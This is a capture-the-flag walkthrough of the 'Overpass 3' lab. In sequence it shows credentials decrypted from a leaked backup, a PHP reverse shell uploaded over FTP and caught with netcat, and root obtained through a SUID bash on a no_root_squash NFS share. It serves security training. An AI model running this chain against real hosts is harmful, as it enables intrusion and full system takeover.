Overpass 3 - Hosting

Enumeration

Nmap Scan

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 61 vsftpd 3.0.3

22/tcp open  ssh     syn-ack ttl 61 OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 de:5b:0e:b5:40:aa:43:4d:2a:83:31:14:20:77:9c:a1 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDfSHQR3OtIeAUFx18phN/nfAIQ2uGHuJs0epoqF184E4Xr8fkj
|   256 f4:b5:a6:60:f4:d1:bf:e2:85:2e:2e:7e:5f:4c:ce:38 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAPAji9Nkb2U9TeP4
|   256 29:e6:61:09:ed:8a:88:2b:55:74:f2:b7:33:ae:df:c8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM/U6Td7C0nC8tiqS0Eejd+gQ3rjSyQW2DvcN0eoMFLS

80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.37 ((centos))
|_http-title: Overpass Hosting
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
```

- Anonymous login not enabled for FTP → Search for the user credentials
- Check if password authentication is enabled for SSH
- Fuzz the HTTP port for subdirectories

SSH (22)


```
└─$ ssh root@overpass.thm
The authenticity of host 'overpass.thm (10.10.7.129)' can't be established.
ED25519 key fingerprint is SHA256:18WMJxDadr79jI/eHKaMMLgRKWSOMUxtNLFbBJjVKrg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'overpass.thm' (ED25519) to the list of known hosts.
root@overpass.thm's password:
```

- Password authentication is enabled

HTTP (80)

Ffuf Fuzzing

```
backups             [Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 544ms]
cgi-bin/            [Status: 403, Size: 217, Words: 16, Lines: 10, Duration: 447ms]
```





```
└─$ unzip backup.zip
Archive:  backup.zip
 extracting: CustomerDetails.xlsx.gpg
  inflating: priv.key
```

- The priv.key is a PGP private key
- The other one is an Excel file, encrypted with GPG

First, I have to import the key, and then I can decrypt it.

```
└─$ gpg --import priv.key
gpg: key C9AE71AB3180BC08: public key "Paradox <paradox@overpass.thm>" imported
gpg: key C9AE71AB3180BC08: secret key imported
gpg: Total number processed: 1
gpg:               imported: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
```



	A	B	C	D	E
1	Customer Name	Username	Password	Credit card number	CVC
2	Par. A. Doxx	paradox	ShibesAreGreat123	4111 1111 4555 1142	432
3	0day Montgomery	0day	OllieIsTheBestDog	5555 3412 4444 1115	642
4	Muir Land	muirlandoracle	A11D0gsAreAw3s0me	5103 2219 1119 9245	737
5					

Now, reusing these credentials for FTP.

FTP (21)

The credentials for Paradox worked.

```
└─$ ftp overpass.thm
Connected to overpass.thm.
220 (vsFTPd 3.0.3)
Name (overpass.thm:kali): paradox
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||20795|)
150 Here comes the directory listing.
drwxr-xr-x    2 48       48            24 Nov 08  2020 backups
-rw-r--r--    1 0        0          65591 Nov 17  2020 hallway.jpg
-rw-r--r--    1 0        0           1770 Nov 17  2020 index.html
```

```
-rw-r--r--    1 0        0             576 Nov 17  2020 main.css
-rw-r--r--    1 0        0            2511 Nov 17  2020 overpass.svg
```

This backups directory is the one which we obtained using Ffuf. So we can upload a PHP reverse shell in this directory/folder and get a reverse shell.

Getting the shell

Not in the backups folder but at the same level as the backups folder.

```
ftp> ls -l
229 Entering Extended Passive Mode (|||48726|)
150 Here comes the directory listing.
drwxr-xr-x    2 48       48              24 Nov 08  2020 backups
-rw-r--r--    1 0        0            65591 Nov 17  2020 hallway.jpg
-rw-r--r--    1 0        0             1770 Nov 17  2020 index.html
-rw-r--r--    1 0        0              576 Nov 17  2020 main.css
-rw-r--r--    1 0        0             2511 Nov 17  2020 overpass.svg
-rw-r--r--    1 1001     1001          3462 Apr 10 13:08 shell.php
```

```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.7.129] 52634
Linux ip-10-10-7-129 4.18.0-193.el8.x86_64 #1 SMP Fri May 8 10:59:10 UTC 2020 x86_64 x86_64 x86_64 GNU/Li
 14:10:16 up 35 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (868): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$
```

We have 2 users in the home directory.

```
sh-4.4$ ls
ls
james
paradox
```

Connection to FTP was made using Paradox credentials, so the same credentials were used to connect to the user.

```
└─$ ssh james@overpass.thm
james@overpass.thm's password:

└─$ ssh paradox@overpass.thm
paradox@overpass.thm: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
```

- I tried connecting to the user paradox, but it requires a key. So, for root and James, password authentication is enabled, but not for Paradox.

```
sh-4.4$ su paradox
su paradox
Password: ShibesAreGreat123
whoami
paradox
```

I created an SSH key pair, uploaded the public key to the user, and connected it to Paradox using SSH.

```
└─$ ssh -i id_rsa_para paradox@overpass.thm
Last login: Thu Apr 10 14:19:14 2025
[paradox@ip-10-10-7-129 ~]$ whoami
paradox
```

Escalating to James

```
╔═══════════╣ Analyzing NFS Exports Files (limit 70)
Connected NFS Mounts:
nfsd /proc/fs/nfsd nfsd rw,relatime 0 0
sunrpc /var/lib/nfs/rpc_pipefs rpc_pipefs rw,relatime 0 0
-rw-r--r--. 1 root root 54 Nov 18  2020 /etc/exports
/home/james *(rw,fsid=0,sync,no_root_squash,insecure)
```

- The directory, /home/james,, is shared via NFS
- The no_root_squash is a security risk
  - Normally, when connecting to an NFS root user, the NFS server maps that root user to an unprivileged user, usually `nfsnobody`, known as root squashing
  - With no_root_squashing, root on the client → stays root on the server (UID 0)

```
[paradox@ip-10-10-7-129 tmp]$ ss -antu | grep 2049
tcp    LISTEN  0      64               0.0.0.0:2049         0.0.0.0:*
tcp    LISTEN  0      64                  [::]:2049            [::]:*
```

NFS is running but was not listed in the Nmap scan results.

So we have to do SSH local port forwarding.

```
└─$ ssh -L 2049:localhost:2049 -i id_rsa_para paradox@overpass.thm
Last login: Thu Apr 10 14:22:14 2025 from 10.4.101.169
[paradox@ip-10-10-7-129 ~]$
```

```
└─$ nmap -p2049 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 19:09 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00017s latency).

PORT     STATE SERVICE
2049/tcp open  nfs

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Overpass 3 - Hosting]
└─$ sudo mount -t nfs -o port=2049 localhost:/ /tmp/mnt

┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Overpass 3 - Hosting]
└─$ cd /tmp/mnt

┌──(.venv)─(kali㉿kali)-[/tmp/mnt]
└─$ ls -la
total 16
drwx------  3 kali kali 112 Nov 18  2020 .
drwxrwxrwt 18 root root 460 Apr 10 19:13 ..
lrwxrwxrwx  1 root root   9 Nov  9  2020 .bash_history → /dev/null
```

```
-rw-r--r--  1 kali kali  18 Nov  8  2019 .bash_logout
-rw-r--r--  1 kali kali 141 Nov  8  2019 .bash_profile
-rw-r--r--  1 kali kali 312 Nov  8  2019 .bashrc
drwx------  2 kali kali  61 Nov  8  2020 .ssh
-rw-------  1 kali kali  38 Nov 18  2020 user.flag
```

```
┌──(.venv)─(kali㉿kali)-[/tmp/mnt]
└─$ cd .ssh

┌──(.venv)─(kali㉿kali)-[/tmp/mnt/.ssh]
└─$ ls
authorized_keys  id_rsa  id_rsa.pub
```

```
└─$ ssh -i id_rsa_james james@overpass.thm
Last login: Wed Nov 18 18:26:00 2020 from 192.168.170.145
[james@ip-10-10-7-129 ~]$ whoami
james
```

Privilege Escalation to root

As no_root_squash is enabled for the NFS share, we can do the following:

- Copy the /bin/bash file with the SUID bit set to the mounted directory
- And execute the command from the SSH connection

What I tried initially:

- I copied the /bin/bash as root from my machine to the mounted folder
- Then, I gave the bash file the SUID bit
- From the James SSH, I see this:

```
[james@ip-10-10-7-129 ~]$ ls -l
total 1272
-rwsr-sr-x  1 root  root  1298416 Apr 10 15:21 bash
-rw-------. 1 james james      38 Nov 17  2020 user.flag

[james@ip-10-10-7-129 ~]$ ./bash -p
./bash: /lib64/libtinfo.so.6: no version information available (required by ./bash)
./bash: /lib64/libc.so.6: version `GLIBC_2.33' not found (required by ./bash)
./bash: /lib64/libc.so.6: version `GLIBC_2.36' not found (required by ./bash)
./bash: /lib64/libc.so.6: version `GLIBC_2.38' not found (required by ./bash)
./bash: /lib64/libc.so.6: version `GLIBC_2.34' not found (required by ./bash)
```

This is understandable, as the version will be different

So I removed the bash file and then:

- Copied the /bin/bash file to the directory as James
- Then, in my machine as root, I changed the owner and group of the bash file to root
- Then, I gave the SUID bit to the bash file

```
[james@ip-10-10-7-129 ~]$ cp /bin/bash .
[james@ip-10-10-7-129 ~]$ ls -l
total 1196
-rwxr-xr-x  1 root  root  1219248 Apr 10 15:22 bash
-rw-------. 1 james james      38 Nov 17  2020 user.flag
```

```
┌──(root㉿kali)-[/tmp/mount_james]
└─# chown root:root bash

┌──(root㉿kali)-[/tmp/mount_james]
└─# ls -l
total 1196
-rwxr-xr-x 1 root root 1219248 Apr 10 19:52 bash
-rw------- 1 kali kali      38 Nov 18  2020 user.flag

┌──(root㉿kali)-[/tmp/mount_james]
└─# chmod +s bash

┌──(root㉿kali)-[/tmp/mount_james]
└─# ls -l
total 1196
-rwsr-sr-x 1 root root 1219248 Apr 10 19:52 bash
-rw------- 1 kali kali      38 Nov 18  2020 user.flag
```

```
[james@ip-10-10-7-129 ~]$ ./bash -p
bash-4.4# whoami
root
bash-4.4#
```